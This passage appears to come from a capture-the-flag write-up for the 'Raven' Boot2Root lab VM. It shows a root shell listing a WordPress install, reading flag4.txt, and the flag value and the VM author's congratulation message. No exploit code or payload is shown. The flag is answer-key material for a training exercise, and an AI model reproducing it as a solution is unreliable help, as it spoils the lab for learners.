license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config.php         wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
root@Raven:/var/www/html/wordpress# cd
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~# 
```